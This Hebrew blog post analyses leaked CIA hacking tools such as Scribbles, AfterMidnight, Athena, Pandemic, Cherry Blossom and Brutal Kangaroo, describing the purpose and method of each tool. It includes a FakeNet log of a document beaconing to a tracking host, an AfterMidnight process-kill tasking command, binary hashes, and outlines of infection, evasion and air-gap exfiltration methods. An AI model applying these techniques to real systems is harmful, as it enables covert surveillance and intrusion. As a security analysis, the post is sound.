במדריך למשתמש מוסבר שניתן לראות את הכתובות המוטמעות אם פותחים את הקובץ לא באפליקציה לשמה הוא נועד (למשל LibreOffice, עורך תמלילים נפוץ במערכות Linux) ולכן יש לבחור כתובות url הגיוניות שאינן מעלות חשד בהנתן תוכן המסמך.

קוד המקור שפורסם ניתן לקמפול מלא ומבדיקה שבוצעה בסביבה מבודדת לאחר שקומפל ב- Visual Studio 2019 Community עם התלויות המתאימות הוא עובד גם על גרסת Office 2019 (compatibility, well done CIA).

מוזמנים לנסות בעצמכם:

```
03/13/22 07:44:33 AM [ Diverter] WINWORD.EXE (10560) requested TCP 192.0.2.123:80
03/13/22 07:44:33 AM [ HTTPListener80] GET /rootPath2/subDir1/3sz3sdrekn46uxi-xc8gts1e444eapm/fakeFileName1.gif HTTP/1.1
03/13/22 07:44:33 AM [ HTTPListener80] Connection: Keep-Alive
03/13/22 07:44:33 AM [ HTTPListener80] User-Agent: Mozilla/4.0 (compatible; ms-office; MSOffice rmj)
03/13/22 07:44:34 AM [ HTTPListener80] Host: watermarks.example.com
03/13/22 07:44:34 AM [ HTTPListener80]
```

[בקשת ה-Get אל הנתיב שהוחתם במסמך Word אשר נשלחה מתוך מכונה הוירטואלית ונוטרה ע"י הכלי FakeNet]

שרבוטים הוא פרויקט שמדגים את העליונות בסייבר של ה-CIA, בהיותו ארגון שמודע לאפשרות של הדלפה זדונית ולכן מפתח אמצעים מקדימים כדי לדעת אם קרתה ומהו מקורה.

נשאלת השאלה בהנתן אמצעים כאלה איך ה-CIA לא גילה באופן חד ערכי את המקורות שהדליפו את הכספת השביעית? כנראה שלא במקרה כל מסמכי הדליפה עלו בפורמט pdf (שאינו נתמך ע"י שרבוטים).



בטטת כורסה ("CouchPotato")

בטטת כורסה היא כלי לאיסוף חשאי של SIGINT שמקורו במצלמות וידאו באופן מרוחק.

שם	CouchPotato
תיאור	כלי לאיסוף קבצי וידאו ותמונה שעוברים על גבי ממשק רשתי בעמדת קצה או שרת מקשר
המסמך המודלף	מדריך למשתמש, ICE Framework
מטרה	איסוף וידאו ותמונות לצורכי ריגול ומודיעין

שיטת פעולה:

- הגדרת קונפיגורציה.
- ריצה באמצעות 2-dll ימים בתצורת מקלט-משדר. ההרצה תתבצע באמצעות Loader ייחודי של ה-CIA בשם (ICE (In-memory Code Execution).
- הזרקת ה-dll המקליט לתהליך לגיטימי בזיכרון. אחת הדרישות מהתהליך המוזרק היא חוסר קריטיות לפעולת המערכת שהוא מותקן עליה (על מנת למנוע תקלות או חשד במקרה של קריסה או דליפת זיכרון).
- ה-dll ינטר ויקליט תעבורת וידאו בפורמט H.264 ובפרוטוקול RTSP.
- בנוסף לווידאו, קיימת אפשרות להקלטה "רזה" של תמונות בלבד. המקליט יעריך את הדימיון בין כל פריים בוידאו לפריימים הקודמים באמצעות [pHash](#) וכאשר יזהה שינוי גבוה מספך מסוים יתבצע חילוץ של הפריים השונה.



ארכימדס ("Archimedes")

ארכימדס הוא פרויקט המשך לפרויקט ששמו Fulcrum שמשמש לתקיפת ה-LAN בתוך רשת פנימית, כאמצעי מינוף לתקיפת יעדים חדשים בתוך הרשת. הכלי משמש שלב ביניים לתקיפת המטרה הראשית (pivot) ע"י הפיכת המחשב הנגוע ל-MITM ושליטה בו מרחוק לצורך ניתוב ומניפולציה על התעבורה שעשויה לשמש לרעת העמדה הנתקפת (למשל ביצוע redirection אל שרת מתחזה).

שם	Archimedes
תיאור	פוגען שמבצע מתקפת arp spoofing
המסמך המודלף	מדריכים למשתמש: ArchimedesFulcrum
מטרה	תנועה רוחבית (Lateral Movement) ברשת הקורבן

שיטת פעולה:

- איתור כתובת ה-MAC של עמדת המטרה (ע"י האזנה לתעבורה או ע"י ביצוע Ping)
- ביצוע MITM בין עמדת המטרה, העמדה הנגועה וה-Gateway.
- בזמן שעמדת המטרה מנסה לגשת לאינטרנט תבוצע הזרקת דפי html מזויפים מעל פרוטוקול http.

File	Size	MD5
Release Versions	--	--
F32.DLL	1,042,944	ce585f279514fdd02ca54f7fd2e962dd
FS32.DLL	43,008	08b013922d6647177ba77821393ba436
F32.EXE	1,041,920	18ea6bd2c3a7883db5fdc7eca696655d
FS32.EXE	42,496	aded7ff9f2fd394165976609fb2dc50f
F64.DLL	1,037,824	7f8a02f794912fdce17ee3ec3b9dcd34
FS64.DLL	41,984	93bcd47b6ef3ff7cd8bbaf2a502492a
F64.EXE	1,036,800	cf3df5706422d7d0714646037f6ae454
FS64.EXE	40,960	1c5310dfdec22e21f559810bedcab797
FulcrumEncrypter32.exe	79,360	86670b1dd817697f643ecec539e9a5b6
FulcrumEncrypter64.exe	83,456	8473d8a2db408201f7a7777d0d5f1c06
Debug Versions	--	--
F32d.DLL	1,578,496	508de80523988cd1927aae209ffc31d7
FS32d.DLL	452,608	8fc416b3801ba44272646f69d7983782
F32d.EXE	1,769,984	af140de2c2c5cdf5a9f98a64768b929c
FS32d.EXE	451,584	46ec259197ba068c60f2d69827734759
F64d.DLL	1,725,440	698fe48c36e86f6845557fbb567643e6
FS64d.DLL	549,376	3ffec76726acab546bb77e9b2549f86a
F64d.EXE	1,903,104	d54600bda4157930203dc815b29eafaa
FS64d.EXE	548,352	8c050b24366439b3371a0ce8ba7b7377
FulcrumEncrypter32d.exe	603,136	c916372289efb92b513bc04beab9b218
FulcrumEncrypter64d.exe	740,864	3c7e9e7c2b943dc1099b112a0ddcb8b0

[רשימת הקבצים מפרויקט ארכימדס. מצוין במדריך שכל הגרסאות שקומפלו בגרסת Debug נועדו לביצוע טסטים ולא להפצה מבצעית, כי הם מכילים מידע פורנזי שעלול להיות מקושר חזרה ל-CIA וגם פגיעים יותר למתקפות הנדסה לאחור]


אחרי חצות ומתנקש ("AfterMidnight & Assasin")

אחרי חצות הוא פרויקט שמשמש כ-advanced malware framework עבור מטרות מבוססות מערכת הפעלה Windows.

שם	AfterMidnight
תיאור	תהליך שירות (service) זדוני שמהווה סוכן נשלט מרחוק ע"י מפעילי ה-CIA
המסמך המודלף	מדריך למשתמש
מטרה	<ul style="list-style-type: none"> תחזוקת שרידות על העמדה תוך מזעור הסיכוי לגילוי באמצעות מוצרי הגנה שליטה ובקרה (c&c) על עמדה מותקפת

שיטת פעולה:

- התקנה באמצעות יצירת service dll שיוצג למשתמש בשם הליטימי (svchost.exe (netsvc). ישמש בתור Loader בלבד ל-payload העיקרי
- קבלת "תוכניות עבודה" מהשרת השולט (נקרא "Octopus" ומשמש כ-Listening Post) באמצעות תקשורת בפרוטוקול https. כל המידע שהתקבל מה-LP יאוחסן באופן מוצפן בדיסק עם מפתח הצפנה שלא שמור מקומית אלא מתקבל מה-LP. הפנייה לשרת תבצע באופן מחזורי עם שונות מובנית (Jitter) כדי להקשות על הזיהוי והחקירה. כאשר אין קישוריות רשתית ל-LP הסוכן לא יוכל לפענח את תוכניות העבודה וגם לא יוכל לבצע פעולות בעצמו
- התוצר של כל משימה יהיה קובץ פלט שיישמר מוצפן על הדיסק ויישלח ל-LP



[דיאגרמה של אופן הפעולה של פרויקט אחרי חצות, מתוך אחד המסמכים שדלפו]

```
# Kill every firefox.exe 30 seconds (+/- 5) after it starts
$ am plan NoBrowse config Process add -f kill -n firefox.exe -p -d 30 -j 5
0: {
  "delay": 30.0,
  "feature": "kill",
  "frequency": 0,
  "id": 0,
  "instance": 0,
  "jitter": 5.0,
  "periodic": true,
  "process_hash": 311826712,
  "process_name": "firefox.exe",
  "running": false
}
```

[דוגמה למשימה שתישלח אל סוכן "אחרי חצות" ומשמעותה הפסקת כל תהליך בשם firefox.exe לאחר 30 שניות מרגע שהוא נוצר עם מרווח שונות (Jitter) של 5 שניות במוצע]

הפרויקט הבא הוא אח של אחרי חצות. הם דומים מאוד בפונקציונליות ובדרך המימוש וגם המסמכים נכתבו בזמנים סמוכים. לא ברור לי עדיין למה יש ל-CIA צורך להשקיע בשני פרויקטים גדולים לפיתוח נזקה במקביל במקום לאחד אותם ל-framework אחד (ביורוקרטיה? אגו של המפתחים?).

שם	Assasin
תיאור	תהליך שירות (service) זדוני שמהווה סוכן לצורכי איסוף מידע וריגול
המסמך המודלף	מדריך מפורט למשתמש (204 עמודים)
מטרה	זהות למטרות של אחרי חצות

שיטת פעולה:

- זהה לשיטת הפעולה של אחרי חצות למעט:
- קיימת אפשרות לתקנה באמצעות פלטפורמת ICE.
- קיימת אוטומציה לבדיקת תהליכים שרצים בזיכרון טרם הרצת ה-payload (והשוואה מול whitelist ו-blacklist מוגדרים מראש).
- שימוש בגרסה לא סטנדרטית של פרוטוקול RC4 (שכבר לא מומלץ לשימושים קריפטוגרפיים) להצפנת המידע טרם שליחתו.


אתנה ("Athena")

אתנה היא פלטפורמה משוכללת לשליטה מרחוק ובקרה של מחשבים נגועים (בדומה ל-Cobalt Strike).
הנוזקה פותחה בשיתוף חברת [Siege Technologies](http://SiegeTechnologies.com).

שם	Athena
תיאור	פרויקט קוד שמספק כלים מסוג loader-ו builder, installer, beacon עבור מערכות הפעלה Windows XP-Windows 10. הפרויקט כולל גם שרתי backend שמשמשים כ-Listening Post (LP) וכתובים בשפת python
המסמך המודלק	מדריך למשתמש , מסמך תכן מפורט , דוגמאות לשימוש
מטרה	<ul style="list-style-type: none"> שליטה מרחוק על עמדת הקורבן שימוש בעמדת הקורבן כ-Pivot

שיטת פעולה:

- כלי הבנייה והבקרה שנמצאים ברשת ה-CIA משמשים כשרתי איסוף מרכזיים
- ההתקנה על עמדת הקורבן יכולה להתבצע ב-3 תצורות:
 - תצורה רגילה: עם קבצים בנתיבי שרידות על הדיסק
 - תצורה נדיפה: באמצעות הזרקת dll לזיכרון
 - תצורת offline: עלייה מ-Bootable USB/CD ושינוי מידע על ה-HD הנתקף מבלי להעלות את מערכת ההפעלה (באופן כזה לא יכולים להיווצר בכלל לוגים)
- המידע מה-beacon וחזרה יישלח באופן מוצפן על גבי האינטרנט



[עקרונות ההפעלה של פרויקט אתנה, מתוך המדריך למשתמש]


מגיפה ("Pandemic")

פרויקט מגיפה חושף יכולת ייחודית וקשה לזיהוי שנועדה להיות מותקנת על שרתי אחסון קבצים שמשמשים בפרוטוקול SMB.

שם	Pandemic
תיאור	דרייבר זדוני שביכולתו להחליף קבצים "on-the-fly" כאשר מתקבלת בקשה להורידם ממשמשים מסוימים ברשת
המסמך המודלף	תיעוד הכלי
מטרה	<ul style="list-style-type: none"> הרעלת קבצים מסוימים בשרת הקבצים, כאשר משתמש יעד מבקש אותם הפצת פוגענים תוך התחמקות מזיהוי ע"י מוצרי הגנה

שיטת פעולה:

- בעת ההתקנה יוזרק shellcode לקרנל (באמצעות כלי אחר בשם ShellTerm) ויתקין דרייבר מסוג [פילטר למערכת קבצים](#).
- הדרייבר יכיל בתוכו את הקונפיגורציה ואת התנאים להחלפת הקובץ בקובץ הזדוני, שגם כן יהיה מוטבע בתוכו (אין שום שימוש בדיסק, לא במחשב הנגוע ולא במחשב הקורבן).
- כל קובץ מועמד להחלפה יוגדר ע"פ שמו ונתיבו, וכל משתמש מועמד להרעלה יוגדר ע"פ ה-SID שלו (מזהה משתמש Windows-י)
- קיימת אפשרות להגדיר killswitch בדמות תנאי או תאריך שלאחריו יסיר הדרייבר את עצמו מהשרת.
- תיאורטית, קיימת אפשרות להדבקת שרשרת כאשר מחשב שיוצא קובץ מורעל יהפוך בתורו גם לשרת נגוע, אם קיים בו אחסון לשיתוף קבצים



[דוגמה לבעיה שעשויה לעורר חשד מתוך התיעוד. כאשר המשתמש מנסה להעתיק אל העמדה קובץ בשם זהה לקובץ שכבר קיים, הוא עלול להבחין בהבדלים בגודל הקובץ שנגרמים בגלל ההחלפה שמבצע הדרייבר הזדוני]



פריחת הדובדבן ("Cherry Blossom")

פריחת הדובדבן היא פלטפורמת ריגול שכל אחד מקווה שלא תגיע לביקור ב-WiFi הביתי שלו.

שם	Cherry Blossom
תיאור	Access Point זדוני לנתבים ביתיים מסוג Access Point
המסמך המודלף	עשרות מסמכים שונים
מטרה	<ul style="list-style-type: none">ניצול פרצות אבטחה ברשת הקורבןביצוע Proxying-i (Man In The Middle) MITMחדירה אל יעדים ונכסים נוספים באמצעות הפלטפורמה (pivoting)

שיטת פעולה:

- שיטת ההתקנה המועדפת היא באמצעות עדכון קושחה מרוחק (OTA) על ה-Access Point (AP) ברשת של הקורבן, או הגדרת נתב חדש שמחובר לרשת וישמש כסוכן מסוג "מלכודת זבובים" למטרות פוטנציאליות שיהיו בקרבתו. קיימים [כלים אוטומטיים](#) בידי ה-CIA להשתלטות על APs. הכלי תואם נתבים של חברות מוכרות כמו Dlink, Belkin, Linksys. [תצורה נוספת](#) להרצת הכלי הוא באמצעות לפטופ שנמצא על אותה רשת אלחוטית.
- לאחר ההתקנה כל סוכן ידווח אל ה-CherryTree (שרת C&C לניהול הסוכנים) את פרטיו באופן מחזורי (Beacon).
- כל סוכן יקבל "משימות" מעקב או ניצול ייעודיות דרך ה-CherryTree.
- חלק מהמשימות האפשריות הן מסוג:
 - Proxying
 - Redirecting
 - Spoofing
 - Executing
 - Surveying
 - Harvesting data
- קיימות "נקודות אחיזה" רשתיות של חברות צד שלישי (שרתים בתשלום) שתפקידם לרכז את התעבורה מכל מלכודות הזבובים ולשלוח לשרת בבעלות ה-CIA (כדי לא לחשוף את כתובות ה-IP של נקודות הכניסה והיציאה של ה-CIA לרשת האינטרנט).
- כאשר כל מלכודת זבובים תזהה מטרה שהוגדרה לה באמצעות משימה, היא תשלח התראה אל שרת ה-CherryTree והמידע יגיע ממנו אל המפעיל דרך ממשק ה-CherryWeb שבתוך הרשת הפנימית של ה-CIA.

הפרויקט חושף בפנינו כמה קל להשתלט על רכיבים בסביבה הרשתית הקרובה של הקורבן ואפשר לגזור ממנו כמה טיפים טובים לחיים:

- חשוב להתקין עדכוני אבטחה כאשר הם זמינים (גם לקושחה).
- חובה להגדיר סיסמאות שונות מסיסמאות ברירת המחדל בממשקי הניהול של הנתב הביתי (עם יד על הלב נכון שמעולם לא עשיתם את זה?).
- לקחת בחשבון שכל חיבור לרשת WiFi ציבורית חושף אתכם למתקפות MITM ו-exploitations למיניהם.




Figure 16: Cherry Web Target Assignment Page for Target Decks

צילום מסך מתוך ממשק ה-Cherry Web. בעמוד זה ניתן לבחור מטרות לתקיפה או ניטור מתוך רשימת העמדות שזוהו במלכודת הזבובים]

קנגורו אלים ("Brutal Kangaroo")

קנגורו אלים הוא פרויקט נועז שנשמע כאילו נלקח מסרט מדע בדיוני. המסמכים שהודלפו חושפים שיכולתו של ה-CIA לחדור לרשתות מבודדות לגמרי (Air-Gapped) ולחלץ מהן מידע. שיטת הפעולה וההדבקה דומה מאוד לזו של הפוגען Stuxnet במחשבי הבקרה של הצנטריפוגות בנתנז.

התהליך מחייב חיבור DOK למחשב ברשת המבודדת ומשם מתחילה שרשרת של פעולות הדבקה, ניצול ושרידות. הפרויקט מורכב ממספר כלים וביניהם סוכנים שמיועדים להיות מותקנים על עמדות בתוך הרשת המבודדת ומסוגלים לבנות רשת תקשורת חשאית ביניהם לצורך חילוץ מידע. אחת משיטות ההדבקה כללה שימוש ב-0-day.

שם	Drifting Deadline
תיאור	ממשק GUI לקונפיגורציה של הפוגען ולהדבקת ה-DOK
המסמך המודלק	מדריך למשתמש
מטרה	<ul style="list-style-type: none"> ▪ תנועה רוחבית (Lateral Movement) ברשת הקורבן ▪ חילוץ מידע מרשת מבודדת ▪ שימור שרידות ברשת

שיטת פעולה:

- הגדרת שיטת הרצה מועדפת:
 - ידנית (Double-click)
 - EZCheese LinkFiles - שימוש ב-0-day ישן שמאפשר הרצת dll זדוני בעת שקובץ מסוג לינק מוצג בסייר קבצים. עובד רק על מחשבים בגרסת XP כי החולשה פוצ'פ'צה בשאר הגרסאות.
 - Lachesis LinkFiles - שימוש במנגנון מוכר של קובץ autorun.inf אשר מריץ רשימת פקודות מוגדרת מראש בעת חיבור ה-DOK למחשב (אין צורך לפתוח סייר קבצים). עובד רק על מחשבים בגרסת Win7 (ה"פיצ'ר" הזה הוסר מהגרסאות הבאות של Windows מטעמי אבטחה)
 - RiverJack LinkFiles - שימוש בחולשת Junction Points של NTFS. מיועד לפעול על מחשבים בגרסת Windows 7, 8.1.
- הגדרת נראות על הדיסק - שמות קבצי ההרצה, הקונפיגורציה והנתיבים אליהם בעמדה הנתקפת.
- הגדרת שיטת חילוץ המידע:
 - כתיבה ל-ADS (Alternate Data Stream) של קובץ על ה-DOK.
 - כתיבה לקובץ מסוג תמונה שקיים ב-DOK.
 - הגבלת נפח המידע הנאסף אל ה-DOK.
 - הגדרת הקובץ להרצה בעת חיבור ההתקן:
 - נתיב + שם + פרמטרים להרצה



- פרמטרים נוספים (כגון: כמות ריצות מקסימלית, האם דורש הרשאות admin, האם לאפשר ריצה על עמדות מחוברות לאינטרנט)
- רשימה שחורה של תהליכים שימנעו הרצה של הקובץ
- הגדרת הממצאים הרצויים לאיסוף:
 - מבנה עץ תיקיות וקבצים המועמדים לאיסוף
 - היסטוריית חיבורי USB
- צריבת כל הקונפיגורציה אל התקן ה-DOK



[ממשק ה-GUI של הכלי Drifting Deadline המשמש לקונפיגורציית ה-DOK הדדוני]

5. (U) Known PSP issues


- (S) Symantec Endpoint
 - LACHESIS Execution Vector Only: On autorun, generates popup stating the autorun functionality has been blocked when configured to disable autorun from removable media
- Avira Internet Security
 - LACHESIS Execution Vector Only: On autorun, generates popup stating the autorun functionality has been blocked when configured to disable autorun from removable media
- BitDefender Total Security
 - ALL Execution Vectors: Generates popup stating a malicious application has been blocked and quarantined or blocked and deleted
- Rising Antivirus
 - Prevents Launch EXE from Disk payload deployment: Generates popup blocking the execution of an executable from disk

[תקלות ידועות בעת שימוש בכלי על עמדות המכילות כלי הגנה (מתוך המדריך למשתמש)]

שם	Shadow
תיאור	רכיב השרידות העיקרי בפרויקט קנגורו אלים
המסמך המודלף	מדריך למשתמש
מטרה	<ul style="list-style-type: none"> תחזוקת שרידות על מחשב הקורבן תקשורת מול סוכני Shadow אחרים ברשת (תו"כ העברת קבצים, סקירת עמדה (חילוץ רשימות קבצים ותהליכים), הרצת קוד מרוחק, עדכון סוכן מרוחק) ריכוז המידע הרצוי מכל עמדה אל סוכן בעל "רגל" ברשת אחרת במטרה להדליף את המידע החוצה ללא גישה פיזית אל הארגון הנתקף

שיטת פעולה:

- הגדרת הפעולות הרצויות לביצוע טרם ההתקנה על עמדת הקורבן
- התקנת הסוכן (בפועל יתבצע באמצעות Drifting Deadline)
- הרצת הפעולות שהוגדרו לסוכן
- איסוף המידע, חילוץ מרשת המטרה ופרסורו באמצעות כלי Postprocessor ייעודי



[ממשק הקונפיגורציה הגרפי של סוכן Shadow]

